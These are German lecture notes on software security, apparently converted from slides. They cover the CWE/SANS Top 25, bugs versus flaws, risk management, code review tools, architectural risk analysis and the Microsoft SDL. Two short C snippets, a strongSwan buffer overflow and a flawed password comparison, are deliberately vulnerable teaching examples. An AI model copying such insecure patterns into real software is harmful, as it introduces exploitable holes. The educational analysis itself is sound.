
Analysten können auch nach Namen, Telefonnummer, IP-Adresse, Schlüsselwörter, die Sprache, in der die Internet-Aktivität durchgeführt wurde, oder die Art des verwendeten Browsers suchen.

### Symantec Internet Security Threat Report 2016

Es gibt Inhalte über Mobile Devices, Internet of Things, Web Threats, Social Media (E-Mails), Targeted Attacks, Data Breaches, Cloud Infrastructures und Best Practice Guidelines frei.

## Software Security - Building Security

### NIST Statistiken zu diesem Thema



## CWE/SANS Top 25 der meist gefährlichsten Software Fehler

<b>Unsichere Interaktion zwischen Komponenten</b>		<b>Riskante Ressourcenverwaltung</b>	
Rank	Insecure Interaction Between Components	Rank	Risky Resource Management
1	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	3	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
2	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	13	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
4	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	14	Download of Code Without Integrity Check
9	Unrestricted Upload of File with Dangerous Type	16	Inclusion of Functionality from Untrusted Control Sphere
12	Cross-Site Request Forgery (CSRF)	18	Use of Potentially Dangerous Function
22	URL Redirection to Untrusted Site ('Open Redirect')	20	Incorrect Calculation of Buffer Size
Diese Schwächen beziehen sich auf unsichere Wege, in denen Daten zwischen getrennten Komponenten, Modulen, Programmen, Prozessen, Threads oder Systemen gesendet und empfangen werden.		23	Uncontrolled Format String
		24	Integer Overflow or Wraparound
<b>Poröse Verteidigung</b>		Die Schwächen in dieser Kategorie beziehen sich auf die Art und Weise, in der Software die Erstellung, Nutzung, Übertragung oder Zerstörung wichtiger Systemressourcen nicht ordnungsgemäß verwaltet.	
Rank	Porous Defenses	Die Schwächen in dieser Kategorie beziehen sich auf defensive Techniken, die oft missbraucht, missbraucht oder einfach nur ignoriert werden.	
5	Missing Authentication for Critical Function		
6	Missing Authorization		
7	Use of Hard-coded Credentials		
8	Missing Encryption of Sensitive Data		
10	Reliance on Untrusted Inputs in a Security Decision		
11	Execution with Unnecessary Privileges		
15	Incorrect Authorization		
17	Incorrect Permission Assignment for Critical Resource		
19	Use of a Broken or Risky Cryptographic Algorithm		
21	Improper Restriction of Excessive Authentication Attempts		
25	Use of a One-Way Hash without a Salt		

### Buffer Overflow im StrongSwan – Projekt

```
void dtoa(char *dn)
{
    char buf[512];
    unsigned int len = sizeof(buf);
    char *pos = buf;
    char *rdn;

    enumerator_t *e = create_rdn_enumerator(e, dn);

    while (e->enumerate(e, &rdn))
    {
        int written = snprintf(pos, len, "%s", rdn);

        pos += written;
        len -= written;
    }
    e->destroy(e);
    /* write buf[] to syslog */
}
```

Die Anfälligkeit wurde durch Zufall erkannt, als unser Sponsor Astaro Internet Security mit einem japanischen Zertifikat einen Systemtest machte, das einen Distinguished Name (DN) enthielt, der größer als 512 Bytes war, was dazu führte, dass der strongSwan VPN-Daemon zum Absturz kam.

Problem war also die festgesetzte Grösse des Buffers.

### The Trinity of Trouble

#### Connectivity

Die wachsende Konnektivität von Computern über das Internet hat sowohl die Anzahl der Angriffsvektoren als auch die Leichtigkeit erhöht, mit der ein Angriff gemacht werden kann. Aufgrund von SOA werden Legacy-Anwendungen, die niemals für die Internetarbeit gedacht waren, nun als Dienste veröffentlicht.

#### Extensibility

Die Plug-In-Architektur von Webbrowsersn ermöglicht eine einfache Installation von Viewer-

## Informationssicherheit 3


Erweiterungen für neue Dokumenttypen. Betriebssysteme unterstützen die Erweiterbarkeit durch dynamisch ladbare Gerätetreiber und Module. Anwendungen unterstützen die Erweiterbarkeit durch Scripting, Controls, Komponenten und Applets dank Java und dem .NET Framework.

### Complexity

Ungebremstes Wachstum in der Größe und Komplexität moderner Softwaresysteme. In der Praxis neigt die Defektrate dazu, als das Quadrat der Codegröße zu steigen.

### Die Komplexität von Windows

Aus der Grafik lässt sich ein eindeutiger Trend erkennen.



### Fehler + Mängel = Defekte

#### Security Bug

Ein Sicherheitsfehler ist eine Implementierungsebene-Sicherheitsanfälligkeit, die mit Hilfe von modernen Code-Review-Tools leicht entdeckt und behoben werden kann. Dazu zählen Buffer Overflow, Race Conditions, nicht sichere Systemaufrufe.

#### Security Flaw

Ein Sicherheitsfehler ist eine Sicherheitsanfälligkeit auf Design-Ebene, die von automatisierten Tools noch nicht erkannt werden kann, aber in der Regel eine manuelle Risikoanalyse der Software-Architektur erfordert, die von Experten durchgeführt wird. Dazu zählen Method Overriding, Error Handling und Type Safety Confusion.

#### Security Defect

Beides, Bugs und Mängel sind Defekte, die jahrelang in der Software liegen können, um nur in Feldsystemen mit großen Konsequenzen zu begegnen. In der Praxis werden Software-Sicherheitsprobleme 50/50 zwischen Bugs und Fehlern geteilt.

```

1 read(fd, userEntry, sizeof(userEntry));
2 comparison = memcmp(userEntry, correctPasswd, strlen(userEntry));
3 if (comparison != 0)
4   return BAD_PASSWORD;

```

### Bug in der Zeile 1

Der Rückgabewert von `read()` wird ignoriert. Dies ist immer eine schlechtes Zeichen, aber resultiert nicht direkt in einer Attacke.

### Bug in der Zeile 2

Die Funktion `strlen()` basiert auf `read()`, indem es einen Null Terminator am Ende des Strings setzt. Dies ist aber nicht garantiert.

### Mangel in der Zeile 2

Das System speichert die Passwörter im Klartext. So etwas kann am besten während einer Architektur Risiko Analyse gefunden werden.

### Mangel in der Zeile 3

Der Vergleich geht auch, wenn das Passwort eine Länge von 0 hat. Dieses Problem könnte durch gutes Testing verhindert werden.


### Bugfreie Software



## Die drei Pfeiler der Software Security

### Pfeiler 1 – Angewandtes Risiko Management


1. Verstehe den Business Context (Who cares?)
2. Identifizierte die technischen sowie die geschäftlichen Risiken
3. Synthesieren und priorisieren Sie die Risiken und produzieren einen Rang
4. Definieren Sie die Strategie zur Risikobegrenzung
5. Führen Sie die erforderlichen Korrekturen aus und bestätigen Sie, dass sie korrekt sind



### Beispiel KillerAppCo – Tabelle der Risiken

Business Risk	Business Risk Indicators	Likelihood	Impact	Estimated Cost	Impact	Severity
The software fails to meet the acceptance criteria required for release	Series of major project milestones missed	H	KillerAppCo will be unable to release the product to the market	Revenue loss: \$10 mio. Market share loss: 15% Brand and reputation damage: limited	H	H
System failures cause unplanned downtime.	Clients reporting downtime due to system failures. Need to execute disaster recovery plans.	M	KillerAppCo will be unable to meet its clients' SLA availability requirements	Revenue loss: \$3 mio. Market share loss: 5% Brand and reputation damage: extreme	M	M
Security weaknesses cause system failures.	Clients reporting system failures due to security breaches. Need to create software patches	M	KillerAppCo will be unable to meet its clients' SLA availability requirements	Revenue loss: \$3 mio. Market share loss: 5% Brand and reputation damage: extreme Regulatory violation Legal Risk	M	M
The software fails to perform critical operational functions correctly.	Clients reporting inaccurate transaction data processing. Liability case filed	M	KillerAppCo will be noncompliant with federal regulations. Lawsuits will ensue	Revenue loss: \$2 mio. Market share loss: 2% Brand and reputation damage: extreme Regulatory violation Legal Risk	M	M


### Matrix zur Risikobewertung



### Pfeiler 2 – Software Security Best Practices

In order of effectiveness:

- 1 Code review
- 2 Architectural risk analysis
- 3 Penetration testing
- 4 Risk-based security tests
- 5 Abuse cases
- 6 Security requirements
- 7 Security operation



Constructive activities (white hat)





Destructive activities (black hat)



Alle Best Practices der Software-Sicherheit werden am besten von Personen angewendet, die nicht an der ursprünglichen Gestaltung und Implementierung des Systems beteiligt sind.

Viel Arbeit für externe Berater ;-)



## Pfeiler 3 – Wissen zu Software Security

### Prescriptive Wissen

#### Prinzipien

Hochrangige architektonische Prinzipien, z.B. Das Prinzip der geringsten Privilegien.

#### Guidelines

Mid-Level-Richtlinien, z.B. Machen alle Java-Objekte und Klassen endgültig, es sei denn, es gibt einen Grund nicht zu. Sicherheitsmuster anwenden.

#### Regeln

Taktische Code-Level-Regeln, z.B. Vermeiden Sie die Verwendung der Bibliotheksfunktion `gets()` in C

### Diagnostisches Wissen

#### Schwachstellen

Beschreibungen von Software-Schwachstellen, die in realen Systemen erlebt und gemeldet wurden (oft mit einer Vorspannung).

#### Ausnutzung

Beschreibungen, wie Fälle von Schwachstellen verwendet werden, um die Sicherheit bestimmter Systeme zu beeinträchtigen.


#### Angriffsmuster

Beschreibungen von gemeinsamen Sätzen von Exploits in einer abstrakteren Form, die über mehrere Systeme angewendet werden können.


### Historisches Wissen

#### Historische Risiken

Detaillierte Beschreibungen von spezifischen Fragen, die in real-world Software-Entwicklungsbemühungen aufgedeckt wurden. Muss eine Aussage über die Auswirkungen auf die Geschäfts- oder Missionspräparate enthalten. Als Ressource bietet dieses Wissen einen enormen Wert bei der Identifizierung ähnlicher Probleme bei neuen Software-Bemühungen, ohne von vorne anzufangen.



### Das Wissen in den Best Practices



### Code Review Tools

#### First Generation Code Scanners

RATS [www.softpedia.com/get/Security/Security-Related/RATS.shtml](http://www.softpedia.com/get/Security/Security-Related/RATS.shtml)  
Flawfinder [www.dwheeler.com/flawfinder/](http://www.dwheeler.com/flawfinder/)  
First generation code scanners generate a lot of false positives.

#### Advanced Source Code Analysis Tools

Coverity SAVE [www.coverity.com/products/coverity-save/](http://www.coverity.com/products/coverity-save/)  
HP Fortify SCA <http://www8.hp.com/us/en/software-solutions/static-code-analysis-sast/>  
IBM Rational AppScan Source Edition [www.ibm.com/software/rational/products/appscan/source/](http://www.ibm.com/software/rational/products/appscan/source/)  
Klockwork Insight [www.klockwork.com/products/insight/](http://www.klockwork.com/products/insight/)  
GRAMMATECH CodeSonar [www.grammatech.com/products/codesonar/](http://www.grammatech.com/products/codesonar/)  
Commercial tools try to minimize false positives by interpreting the software context obtained through parsing of the source code.

### Coding Rule Sets

In den Codierungsregelsätzen, die von kommerziellen und freien Quellcodeanalyse-Tools verwendet werden, ist ein umfangreiches Fachwissen enthalten. Das US-Departement Von Homeland Security "Build Security In" -Portal zählt derzeit 173 grundlegende C / C ++ - Codierungsregeln, die hauptsächlich von ITS4 abgeleitet werden.

# Architectural Risk Analysis

## Angriffsresistenzanalyse


Checkliste-Ansatz mit Katalogen von Angriffsmustern und Schwachstellen. Gut bei der Suche nach bekannten Problemen, aber nicht mit neuen oder kreativen Angriffen.

## Ambiguitätsanalyse

Am besten durch ein Team von erfahrenen Analysten, die zuerst die verfügbaren Software-Artefakte unabhängig studieren und dann ihre Ergebnisse diskutieren. Wo gute Architekten nicht einverstanden sind, liegen in der Regel interessante Dinge (und manchmal auch neue Mängel). Gut bei der Suche nach Mehrdeutigkeit und Inkonsistenz in einem Design.

## Schwächenanalyse

Gut zum Verständnis der Auswirkungen von externen Software-Abhängigkeiten, z.B. Software, die auf .NET- oder J2EE-Frameworks aufgebaut ist oder Sicherheitsbibliotheken verwendet. Abhängigkeiten von Netzwerktopologie oder Plattformumgebung.



■ Andreas Steffen, 28.02.2017, 2-SoftwareSecurity.pptx 30

# Microsoft Security Development Lifecycle

## Die 25 schlechtesten Produkte aller Zeiten

Auf Platz 8 stand in 2006 der Microsoft Internet Explorer 6. Sie gilt als die am schlechtesten gesicherte Software auf diesem Planeten.

## Trustworthy Computing Initiative in 2002

Durch Bill Gates, um die Microsoft Produkte wieder sicher zu machen.

**From:** Bill Gates  
**Sent:** Tuesday, January 15, 2002 5:22 PM  
**To:** Microsoft and Subsidiaries: All FTE  
**Subject:** Trustworthy computing

Every few years I have sent out a memo talking about the highest priority for Microsoft. Two years ago, it was the kickoff of our .NET strategy. Before that, it was several memos about the importance of the Internet to our future and the ways we could make the Internet truly useful for people. Over the last year it has become clear that ensuring .NET is a platform for Trustworthy Computing is more important than any other part of our work. If we don't do this, people simply won't be willing -- or able -- to take advantage of all the other great work we do. Trustworthy Computing is the highest priority for all the work we are doing. We must lead the industry to a whole new level of Trustworthiness in computing.

...

Das Dokument «Microsoft Security Development Lifecycle» hat in der Version 5.0 rund 134 Seiten. Der aktuellste Stand stammt aus dem Jahre 2010. Es gibt dazu eine gekürzte Version von rund 17 Seiten. Zu finden sind beide Dokumente unter [www.microsoft.com/sdl](http://www.microsoft.com/sdl).

## Die drei Hauptkonzepte des Microsoft SDL

### Schulung (Education)

